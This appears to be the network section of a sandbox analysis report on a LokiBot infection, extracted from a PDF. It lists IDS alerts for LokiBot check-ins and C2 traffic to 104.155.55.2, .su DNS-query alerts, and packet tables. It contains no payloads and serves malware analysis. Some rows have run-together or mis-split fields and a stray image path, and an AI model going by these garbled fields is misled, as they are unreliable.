192.168.2.3104.155.55.249896802021641 06/23/22-18:10:16.412962	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49896	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249744802825766 06/23/22-18:08:28.518392	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49744	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249842802825766 06/23/22-18:09:36.768062	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49842	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249745802021641 06/23/22-18:08:30.578499	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49745	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249867802025381 06/23/22-18:10:03.646769	TCP	2025381	ET TROJAN LokiBot Checkin	49867	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249783802021641 06/23/22-18:09:13.286095	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49783	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249771802024318 06/23/22-18:08:50.748195	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49771	80	192.168.2.3	104.155.55.2
192.168.2.38.8.8.8.864816532014169 06/23/22-18:09:04.295727	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	64816	53	192.168.2.3	8.8.8.8
192.168.2.3104.155.55.249832802025381 06/23/22-18:09:27.755282	TCP	2025381	ET TROJAN LokiBot Checkin	49832	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249771802024313 06/23/22-18:08:50.748195	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49771	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249754802025381 06/23/22-18:08:45.504366	TCP	2025381	ET TROJAN LokiBot Checkin	49754	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249795802025381 06/23/22-18:09:20.096905	TCP	2025381	ET TROJAN LokiBot Checkin	49795	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249858802021641 06/23/22-18:09:55.746969	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49858	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249765802024318 06/23/22-18:08:48.152005	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49765	80	192.168.2.3	104.155.55.2
104.155.55.2192.168.2.380497832025483 06/23/22-18:09:14.166477	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49783	104.155.55.2	192.168.2.3


Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
104.155.55.2192.168.2.380497762025483 06/23/22-18:09:02.967256	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49776	104.155.55.2	192.168.2.3
192.168.2.38.8.8.8.850152532014169 06/23/22-18:09:17.432912	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	50152	53	192.168.2.3	8.8.8.8
192.168.2.3104.155.55.249776802024318 06/23/22-18:09:02.062353	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49776	80	192.168.2.3	104.155.55.2
104.155.55.2192.168.2.380497872025483 06/23/22-18:09:18.447312	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49787	104.155.55.2	192.168.2.3
192.168.2.3104.155.55.249777802825766 06/23/22-18:09:04.362566	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49777	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249743802825766 06/23/22-18:08:26.365310	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49743	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249749802825766 06/23/22-18:08:34.891799	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49749	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249838802825766 06/23/22-18:09:30.995615	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49838	80	192.168.2.3	104.155.55.2
104.155.55.2192.168.2.380498582025483 06/23/22-18:09:56.667986	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49858	104.155.55.2	192.168.2.3
192.168.2.3104.155.55.249892802025381 06/23/22-18:10:09.603862	TCP	2025381	ET TROJAN LokiBot Checkin	49892	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249781802021641 06/23/22-18:09:11.023804	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49781	80	192.168.2.3	104.155.55.2
104.155.55.2192.168.2.380498922025483 06/23/22-18:10:10.533295	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49892	104.155.55.2	192.168.2.3
192.168.2.3104.155.55.249850802825766 06/23/22-18:09:41.932837	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49850	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249832802825766 06/23/22-18:09:27.755282	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49832	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249865802025381 06/23/22-18:09:59.728406	TCP	2025381	ET TROJAN LokiBot Checkin	49865	80	192.168.2.3	104.155.55.2
192.168.2.38.8.8.857723532014169 06/23/22-18:08:28.453791	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	57723	53	192.168.2.3	8.8.8.8
192.168.2.3104.155.55.249776802025381 06/23/22-18:09:02.062353	TCP	2025381	ET TROJAN LokiBot Checkin	49776	80	192.168.2.3	104.155.55.2
104.155.55.2192.168.2.380498562025483 06/23/22-18:09:48.532794	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49856	104.155.55.2	192.168.2.3
192.168.2.38.8.8.849327532014169 06/23/22-18:08:45.421000	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	49327	53	192.168.2.3	8.8.8.8
192.168.2.3104.155.55.249777802021641 06/23/22-18:09:04.362566	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49777	80	192.168.2.3	104.155.55.2

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.38.8.8.8552695 32014169 06/23/22-18:10:05.798868	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	55269	53	192.168.2.3	8.8.8.8
192.168.2.3104.155.55.24 9751802431306/23/22-18:08:43.382677	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49751	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.24 9780802021641 06/23/22-18:09:08.917855	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49780	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.24 9751802431806/23/22-18:08:43.382677	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49751	80	192.168.2.3	104.155.55.2
192.168.2.38.8.8.8520965 32014169 06/23/22-18:09:08.858532	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	52096	53	192.168.2.3	8.8.8.8
192.168.2.3104.155.55.24 9775802025381 06/23/22-18:08:59.805159	TCP	2025381	ET TROJAN LokiBot Checkin	49775	80	192.168.2.3	104.155.55.2
104.155.55.2192.168.2.38 0498502025483 06/23/22-18:09:42.794326	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49850	104.155.55.2	192.168.2.3
192.168.2.3104.155.55.24 9892802825766 06/23/22-18:10:09.603862	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49892	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.24 9832802021641 06/23/22-18:09:27.755282	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49832	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.24 9867802021641 06/23/22-18:10:03.646769	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49867	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.24 9743802021641 06/23/22-18:08:26.365310	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49743	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.24 9780802825766 06/23/22-18:09:08.917855	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49780	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.24 9778802021641 06/23/22-18:09:06.486197	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49778	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.24 9879802024313 06/23/22-18:10:05.859589	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49879	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.24 9838802021641 06/23/22-18:09:30.995615	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49838	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.24 9879802024318 06/23/22-18:10:05.859589	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49879	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.24 9749802021641 06/23/22-18:08:34.891799	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49749	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.24 9778802825766 06/23/22-18:09:06.486197	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49778	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.24 9750802025381 06/23/22-18:08:40.626646	TCP	2025381	ET TROJAN LokiBot Checkin	49750	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.24 9807802021641 06/23/22-18:09:22.064496	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49807	80	192.168.2.3	104.155.55.2

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.38.8.8.8497755 32014169 06/23/22-18:10:14.553567	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	49775	53	192.168.2.3	8.8.8.8
192.168.2.3104.155.55.249787802825766 06/23/22-18:09:17.520239	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49787	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249744802025381 06/23/22-18:08:28.518392	TCP	2025381	ET TROJAN LokiBot Checkin	49744	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249850802024313 06/23/22-18:09:41.932837	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49850	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249850802024318 06/23/22-18:09:41.932837	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49850	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249867802825766 06/23/22-18:10:03.646769	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49867	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249842802025381 06/23/22-18:09:36.768062	TCP	2025381	ET TROJAN LokiBot Checkin	49842	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249745802024313 06/23/22-18:08:30.578499	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49745	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249783802024313 06/23/22-18:09:13.286095	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49783	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249765802825766 06/23/22-18:08:48.152005	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49765	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249896802025381 06/23/22-18:10:16.412962	TCP	2025381	ET TROJAN LokiBot Checkin	49896	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249783802024318 06/23/22-18:09:13.286095	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49783	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249777802024318 06/23/22-18:09:04.362566	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49777	80	192.168.2.3	104.155.55.2
104.155.55.2192.168.2.380498422025483 06/23/22-18:09:37.680341	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49842	104.155.55.2	192.168.2.3
192.168.2.3104.155.55.249895802021641 06/23/22-18:10:14.615169	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49895	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249895802825766 06/23/22-18:10:14.615169	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49895	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249772802025381 06/23/22-18:08:53.475797	TCP	2025381	ET TROJAN LokiBot Checkin	49772	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249771802021641 06/23/22-18:08:50.748195	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49771	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249771802825766 06/23/22-18:08:50.748195	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49771	80	192.168.2.3	104.155.55.2

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.3104.155.55.249807802825766 06/23/22-18:09:22.064496	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49807	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249746802021641 06/23/22-18:08:32.826506	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49746	80	192.168.2.3	104.155.55.2
192.168.2.3104.155.55.249787802021641 06/23/22-18:09:17.520239	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49787	80	192.168.2.3	104.155.55.2

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 23, 2022 18:08:26.324822903 CEST	49743	80	192.168.2.3	104.155.55.2
Jun 23, 2022 18:08:26.360342026 CEST	80	49743	104.155.55.2	192.168.2.3
Jun 23, 2022 18:08:26.362404108 CEST	49743	80	192.168.2.3	104.155.55.2
Jun 23, 2022 18:08:26.365309954 CEST	49743	80	192.168.2.3	104.155.55.2
Jun 23, 2022 18:08:26.399357080 CEST	80	49743	104.155.55.2	192.168.2.3
Jun 23, 2022 18:08:26.399478912 CEST	49743	80	192.168.2.3	104.155.55.2
Jun 23, 2022 18:08:26.433557034 CEST	80	49743	104.155.55.2	192.168.2.3
Jun 23, 2022 18:08:27.266164064 CEST	80	49743	104.155.55.2	192.168.2.3
Jun 23, 2022 18:08:27.266211987 CEST	80	49743	104.155.55.2	192.168.2.3
Jun 23, 2022 18:08:27.266407013 CEST	49743	80	192.168.2.3	104.155.55.2
Jun 23, 2022 18:08:27.266453028 CEST	49743	80	192.168.2.3	104.155.55.2
Jun 23, 2022 18:08:27.300594091 CEST	80	49743	104.155.55.2	192.168.2.3
Jun 23, 2022 18:08:28.476416111 CEST	49744	80	192.168.2.3	104.155.55.2
Jun 23, 2022 18:08:28.510952950 CEST	80	49744	104.155.55.2	192.168.2.3
Jun 23, 2022 18:08:28.511097908 CEST	49744	80	192.168.2.3	104.155.55.2
Jun 23, 2022 18:08:28.518392086 CEST	49744	80	192.168.2.3	104.155.55.2
Jun 23, 2022 18:08:28.552670002 CEST	80	49744	104.155.55.2	192.168.2.3
Jun 23, 2022 18:08:28.552803993 CEST	49744	80	192.168.2.3	104.155.55.2
Jun 23, 2022 18:08:28.586951017 CEST	80	49744	104.155.55.2	192.168.2.3
Jun 23, 2022 18:08:29.393347025 CEST	80	49744	104.155.55.2	192.168.2.3
Jun 23, 2022 18:08:29.393372059 CEST	80	49744	104.155.55.2	192.168.2.3
Jun 23, 2022 18:08:29.393451929 CEST	49744	80	192.168.2.3	104.155.55.2
Jun 23, 2022 18:08:29.393542051 CEST	49744	80	192.168.2.3	104.155.55.2
Jun 23, 2022 18:08:29.427589893 CEST	80	49744	104.155.55.2	192.168.2.3
Jun 23, 2022 18:08:30.539694071 CEST	49745	80	192.168.2.3	104.155.55.2
Jun 23, 2022 18:08:30.574031115 CEST	80	49745	104.155.55.2	192.168.2.3
Jun 23, 2022 18:08:30.574265003 CEST	49745	80	192.168.2.3	104.155.55.2
Jun 23, 2022 18:08:30.578499079 CEST	49745	80	192.168.2.3	104.155.55.2

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 23, 2022 18:08:30.612880945 CEST	80	49745	104.155.55.2	192.168.2.3
Jun 23, 2022 18:08:30.613064051 CEST	49745	80	192.168.2.3	104.155.55.2
Jun 23, 2022 18:08:30.647392035 CEST	80	49745	104.155.55.2	192.168.2.3
Jun 23, 2022 18:08:31.463727951 CEST	80	49745	104.155.55.2	192.168.2.3
Jun 23, 2022 18:08:31.463783026 CEST	80	49745	104.155.55.2	192.168.2.3
Jun 23, 2022 18:08:31.463880062 CEST	49745	80	192.168.2.3	104.155.55.2
Jun 23, 2022 18:08:31.463947058 CEST	49745	80	192.168.2.3	104.155.55.2
Jun 23, 2022 18:08:31.497998953 CEST	80	49745	104.155.55.2	192.168.2.3
Jun 23, 2022 18:08:32.789438963 CEST	49746	80	192.168.2.3	104.155.55.2
Jun 23, 2022 18:08:32.823703051 CEST	80	49746	104.155.55.2	192.168.2.3
Jun 23, 2022 18:08:32.823859930 CEST	49746	80	192.168.2.3	104.155.55.2
Jun 23, 2022 18:08:32.826505899 CEST	49746	80	192.168.2.3	104.155.55.2
Jun 23, 2022 18:08:32.860704899 CEST	80	49746	104.155.55.2	192.168.2.3
Jun 23, 2022 18:08:32.862839937 CEST	49746	80	192.168.2.3	104.155.55.2
Jun 23, 2022 18:08:32.897090912 CEST	80	49746	104.155.55.2	192.168.2.3
Jun 23, 2022 18:08:33.658945084 CEST	80	49746	104.155.55.2	192.168.2.3
Jun 23, 2022 18:08:33.658986092 CEST	80	49746	104.155.55.2	192.168.2.3
Jun 23, 2022 18:08:33.659113884 CEST	49746	80	192.168.2.3	104.155.55.2
Jun 23, 2022 18:08:33.659161091 CEST	49746	80	192.168.2.3	104.155.55.2
Jun 23, 2022 18:08:33.693259954 CEST	80	49746	104.155.55.2	192.168.2.3
Jun 23, 2022 18:08:34.846242905 CEST	49749	80	192.168.2.3	104.155.55.2
Jun 23, 2022 18:08:34.880326033 CEST	80	49749	104.155.55.2	192.168.2.3
Jun 23, 2022 18:08:34.880498886 CEST	49749	80	192.168.2.3	104.155.55.2
Jun 23, 2022 18:08:34.891798973 CEST	49749	80	192.168.2.3	104.155.55.2
Jun 23, 2022 18:08:34.926136017 CEST	80	49749	104.155.55.2	192.168.2.3
Jun 23, 2022 18:08:34.926253080 CEST	49749	80	192.168.2.3	104.155.55.2
Jun 23, 2022 18:08:34.960395098 CEST	80	49749	104.155.55.2	192.168.2.3
Jun 23, 2022 18:08:35.758181095 CEST	80	49749	104.155.55.2	192.168.2.3
Jun 23, 2022 18:08:35.758225918 CEST	80	49749	104.155.55.2	192.168.2.3
Jun 23, 2022 18:08:35.758337975 CEST	49749	80	192.168.2.3	104.155.55.2
Jun 23, 2022 18:08:35.758405924 CEST	49749	80	192.168.2.3	104.155.55.2
Jun 23, 2022 18:08:35.793071985 CEST	80	49749	104.155.55.2	192.168.2.3
Jun 23, 2022 18:08:40.590183973 CEST	49750	80	192.168.2.3	104.155.55.2
Jun 23, 2022 18:08:40.623543978 CEST	80	49750	104.155.55.2	192.168.2.3
Jun 23, 2022 18:08:40.623699903 CEST	49750	80	192.168.2.3	104.155.55.2
Jun 23, 2022 18:08:40.626646042 CEST	49750	80	192.168.2.3	104.155.55.2
Jun 23, 2022 18:08:40.659986019 CEST	80	49750	104.155.55.2	192.168.2.3
Jun 23, 2022 18:08:40.660305023 CEST	49750	80	192.168.2.3	104.155.55.2
Jun 23, 2022 18:08:40.693587065 CEST	80	49750	104.155.55.2	192.168.2.3
Jun 23, 2022 18:08:41.569597960 CEST	80	49750	104.155.55.2	192.168.2.3
Jun 23, 2022 18:08:41.569658041 CEST	80	49750	104.155.55.2	192.168.2.3
Jun 23, 2022 18:08:41.569760084 CEST	49750	80	192.168.2.3	104.155.55.2
Jun 23, 2022 18:08:41.569778919 CEST	49750	80	192.168.2.3	104.155.55.2
Jun 23, 2022 18:08:41.603563070 CEST	80	49750	104.155.55.2	192.168.2.3
Jun 23, 2022 18:08:43.344794989 CEST	49751	80	192.168.2.3	104.155.55.2
Jun 23, 2022 18:08:43.379322052 CEST	80	49751	104.155.55.2	192.168.2.3
Jun 23, 2022 18:08:43.379456997 CEST	49751	80	192.168.2.3	104.155.55.2
Jun 23, 2022 18:08:43.382677078 CEST	49751	80	192.168.2.3	104.155.55.2
Jun 23, 2022 18:08:43.416555882 CEST	80	49751	104.155.55.2	192.168.2.3
Jun 23, 2022 18:08:43.416619062 CEST	49751	80	192.168.2.3	104.155.55.2
Jun 23, 2022 18:08:43.450356960 CEST	80	49751	104.155.55.2	192.168.2.3
Jun 23, 2022 18:08:44.299705982 CEST	80	49751	104.155.55.2	192.168.2.3
Jun 23, 2022 18:08:44.299738884 CEST	80	49751	104.155.55.2	192.168.2.3
Jun 23, 2022 18:08:44.299856901 CEST	49751	80	192.168.2.3	104.155.55.2
Jun 23, 2022 18:08:44.304757118 CEST	49751	80	192.168.2.3	104.155.55.2
Jun 23, 2022 18:08:44.338579893 CEST	80	49751	104.155.55.2	192.168.2.3
Jun 23, 2022 18:08:45.441677094 CEST	49754	80	192.168.2.3	104.155.55.2
Jun 23, 2022 18:08:45.475666046 CEST	80	49754	104.155.55.2	192.168.2.3
Jun 23, 2022 18:08:45.476578951 CEST	49754	80	192.168.2.3	104.155.55.2

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 23, 2022 18:08:45.504365921 CEST	49754	80	192.168.2.3	104.155.55.2
Jun 23, 2022 18:08:45.538470030 CEST	80	49754	104.155.55.2	192.168.2.3
Jun 23, 2022 18:08:45.538566113 CEST	49754	80	192.168.2.3	104.155.55.2
Jun 23, 2022 18:08:45.572364092 CEST	80	49754	104.155.55.2	192.168.2.3
Jun 23, 2022 18:08:46.411556005 CEST	80	49754	104.155.55.2	192.168.2.3
Jun 23, 2022 18:08:46.411571980 CEST	80	49754	104.155.55.2	192.168.2.3
Jun 23, 2022 18:08:46.411653042 CEST	49754	80	192.168.2.3	104.155.55.2
Jun 23, 2022 18:08:46.411684036 CEST	49754	80	192.168.2.3	104.155.55.2
Jun 23, 2022 18:08:46.445487022 CEST	80	49754	104.155.55.2	192.168.2.3
Jun 23, 2022 18:08:48.114765882 CEST	49765	80	192.168.2.3	104.155.55.2
Jun 23, 2022 18:08:48.148200035 CEST	80	49765	104.155.55.2	192.168.2.3
Jun 23, 2022 18:08:48.148334026 CEST	49765	80	192.168.2.3	104.155.55.2
Jun 23, 2022 18:08:48.152004957 CEST	49765	80	192.168.2.3	104.155.55.2

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 23, 2022 18:08:26.293118954 CEST	55923	53	192.168.2.3	8.8.8.8
Jun 23, 2022 18:08:26.312437057 CEST	53	55923	8.8.8.8	192.168.2.3
Jun 23, 2022 18:08:28.453790903 CEST	57723	53	192.168.2.3	8.8.8.8
Jun 23, 2022 18:08:28.471168995 CEST	53	57723	8.8.8.8	192.168.2.3
Jun 23, 2022 18:08:30.221090078 CEST	58116	53	192.168.2.3	8.8.8.8
Jun 23, 2022 18:08:30.538393021 CEST	53	58116	8.8.8.8	192.168.2.3
Jun 23, 2022 18:08:32.768384933 CEST	57421	53	192.168.2.3	8.8.8.8
Jun 23, 2022 18:08:32.787852049 CEST	53	57421	8.8.8.8	192.168.2.3
Jun 23, 2022 18:08:34.825259924 CEST	49873	53	192.168.2.3	8.8.8.8
Jun 23, 2022 18:08:34.844963074 CEST	53	49873	8.8.8.8	192.168.2.3
Jun 23, 2022 18:08:40.300507069 CEST	53802	53	192.168.2.3	8.8.8.8
Jun 23, 2022 18:08:40.588601112 CEST	53	53802	8.8.8.8	192.168.2.3
Jun 23, 2022 18:08:43.324750900 CEST	65266	53	192.168.2.3	8.8.8.8
Jun 23, 2022 18:08:43.342576981 CEST	53	65266	8.8.8.8	192.168.2.3
Jun 23, 2022 18:08:45.421000004 CEST	49327	53	192.168.2.3	8.8.8.8
Jun 23, 2022 18:08:45.440124035 CEST	53	49327	8.8.8.8	192.168.2.3
Jun 23, 2022 18:08:47.827784061 CEST	64452	53	192.168.2.3	8.8.8.8
Jun 23, 2022 18:08:48.113367081 CEST	53	64452	8.8.8.8	192.168.2.3
Jun 23, 2022 18:08:50.688333035 CEST	58625	53	192.168.2.3	8.8.8.8
Jun 23, 2022 18:08:50.707300901 CEST	53	58625	8.8.8.8	192.168.2.3
Jun 23, 2022 18:08:53.418184042 CEST	52810	53	192.168.2.3	8.8.8.8
Jun 23, 2022 18:08:53.437299013 CEST	53	52810	8.8.8.8	192.168.2.3
Jun 23, 2022 18:08:56.029740095 CEST	50778	53	192.168.2.3	8.8.8.8
Jun 23, 2022 18:08:56.049185991 CEST	53	50778	8.8.8.8	192.168.2.3
Jun 23, 2022 18:08:59.746954918 CEST	59795	53	192.168.2.3	8.8.8.8
Jun 23, 2022 18:08:59.766767979 CEST	53	59795	8.8.8.8	192.168.2.3
Jun 23, 2022 18:09:02.005883932 CEST	59390	53	192.168.2.3	8.8.8.8
Jun 23, 2022 18:09:02.023513079 CEST	53	59390	8.8.8.8	192.168.2.3
Jun 23, 2022 18:09:04.295727015 CEST	64816	53	192.168.2.3	8.8.8.8
Jun 23, 2022 18:09:04.315396070 CEST	53	64816	8.8.8.8	192.168.2.3
Jun 23, 2022 18:09:06.418101072 CEST	64996	53	192.168.2.3	8.8.8.8
Jun 23, 2022 18:09:06.437319040 CEST	53	64996	8.8.8.8	192.168.2.3
Jun 23, 2022 18:09:08.858531952 CEST	52096	53	192.168.2.3	8.8.8.8
Jun 23, 2022 18:09:08.878333092 CEST	53	52096	8.8.8.8	192.168.2.3
Jun 23, 2022 18:09:10.958097935 CEST	60640	53	192.168.2.3	8.8.8.8
Jun 23, 2022 18:09:10.977695942 CEST	53	60640	8.8.8.8	192.168.2.3
Jun 23, 2022 18:09:13.136251926 CEST	63861	53	192.168.2.3	8.8.8.8
Jun 23, 2022 18:09:13.153110981 CEST	53	63861	8.8.8.8	192.168.2.3
Jun 23, 2022 18:09:17.432912111 CEST	50152	53	192.168.2.3	8.8.8.8
Jun 23, 2022 18:09:17.450462103 CEST	53	50152	8.8.8.8	192.168.2.3
Jun 23, 2022 18:09:19.486244917 CEST	62724	53	192.168.2.3	8.8.8.8
Jun 23, 2022 18:09:20.042426109 CEST	53	62724	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 23, 2022 18:09:22.007802963 CEST	64412	53	192.168.2.3	8.8.8.8
Jun 23, 2022 18:09:22.025185108 CEST	53	64412	8.8.8.8	192.168.2.3
Jun 23, 2022 18:09:27.695745945 CEST	62547	53	192.168.2.3	8.8.8.8
Jun 23, 2022 18:09:27.712416887 CEST	53	62547	8.8.8.8	192.168.2.3
Jun 23, 2022 18:09:30.935127020 CEST	57442	53	192.168.2.3	8.8.8.8
Jun 23, 2022 18:09:30.954468012 CEST	53	57442	8.8.8.8	192.168.2.3
Jun 23, 2022 18:09:36.710115910 CEST	52487	53	192.168.2.3	8.8.8.8
Jun 23, 2022 18:09:36.729382038 CEST	53	52487	8.8.8.8	192.168.2.3
Jun 23, 2022 18:09:41.871608019 CEST	58950	53	192.168.2.3	8.8.8.8
Jun 23, 2022 18:09:41.889441967 CEST	53	58950	8.8.8.8	192.168.2.3
Jun 23, 2022 18:09:47.565593958 CEST	59065	53	192.168.2.3	8.8.8.8
Jun 23, 2022 18:09:47.584813118 CEST	53	59065	8.8.8.8	192.168.2.3
Jun 23, 2022 18:09:55.686777115 CEST	64589	53	192.168.2.3	8.8.8.8
Jun 23, 2022 18:09:55.706176043 CEST	53	64589	8.8.8.8	192.168.2.3
Jun 23, 2022 18:09:59.580734015 CEST	55795	53	192.168.2.3	8.8.8.8
Jun 23, 2022 18:09:59.687091112 CEST	53	55795	8.8.8.8	192.168.2.3
Jun 23, 2022 18:10:03.591384888 CEST	64635	53	192.168.2.3	8.8.8.8
Jun 23, 2022 18:10:03.608742952 CEST	53	64635	8.8.8.8	192.168.2.3
Jun 23, 2022 18:10:05.798867941 CEST	55269	53	192.168.2.3	8.8.8.8
Jun 23, 2022 18:10:05.818321943 CEST	53	55269	8.8.8.8	192.168.2.3
Jun 23, 2022 18:10:09.542700052 CEST	63083	53	192.168.2.3	8.8.8.8
Jun 23, 2022 18:10:09.563366890 CEST	53	63083	8.8.8.8	192.168.2.3
Jun 23, 2022 18:10:14.553566933 CEST	49775	53	192.168.2.3	8.8.8.8
Jun 23, 2022 18:10:14.571397066 CEST	53	49775	8.8.8.8	192.168.2.3
Jun 23, 2022 18:10:16.356290102 CEST	60195	53	192.168.2.3	8.8.8.8
Jun 23, 2022 18:10:16.375451088 CEST	53	60195	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
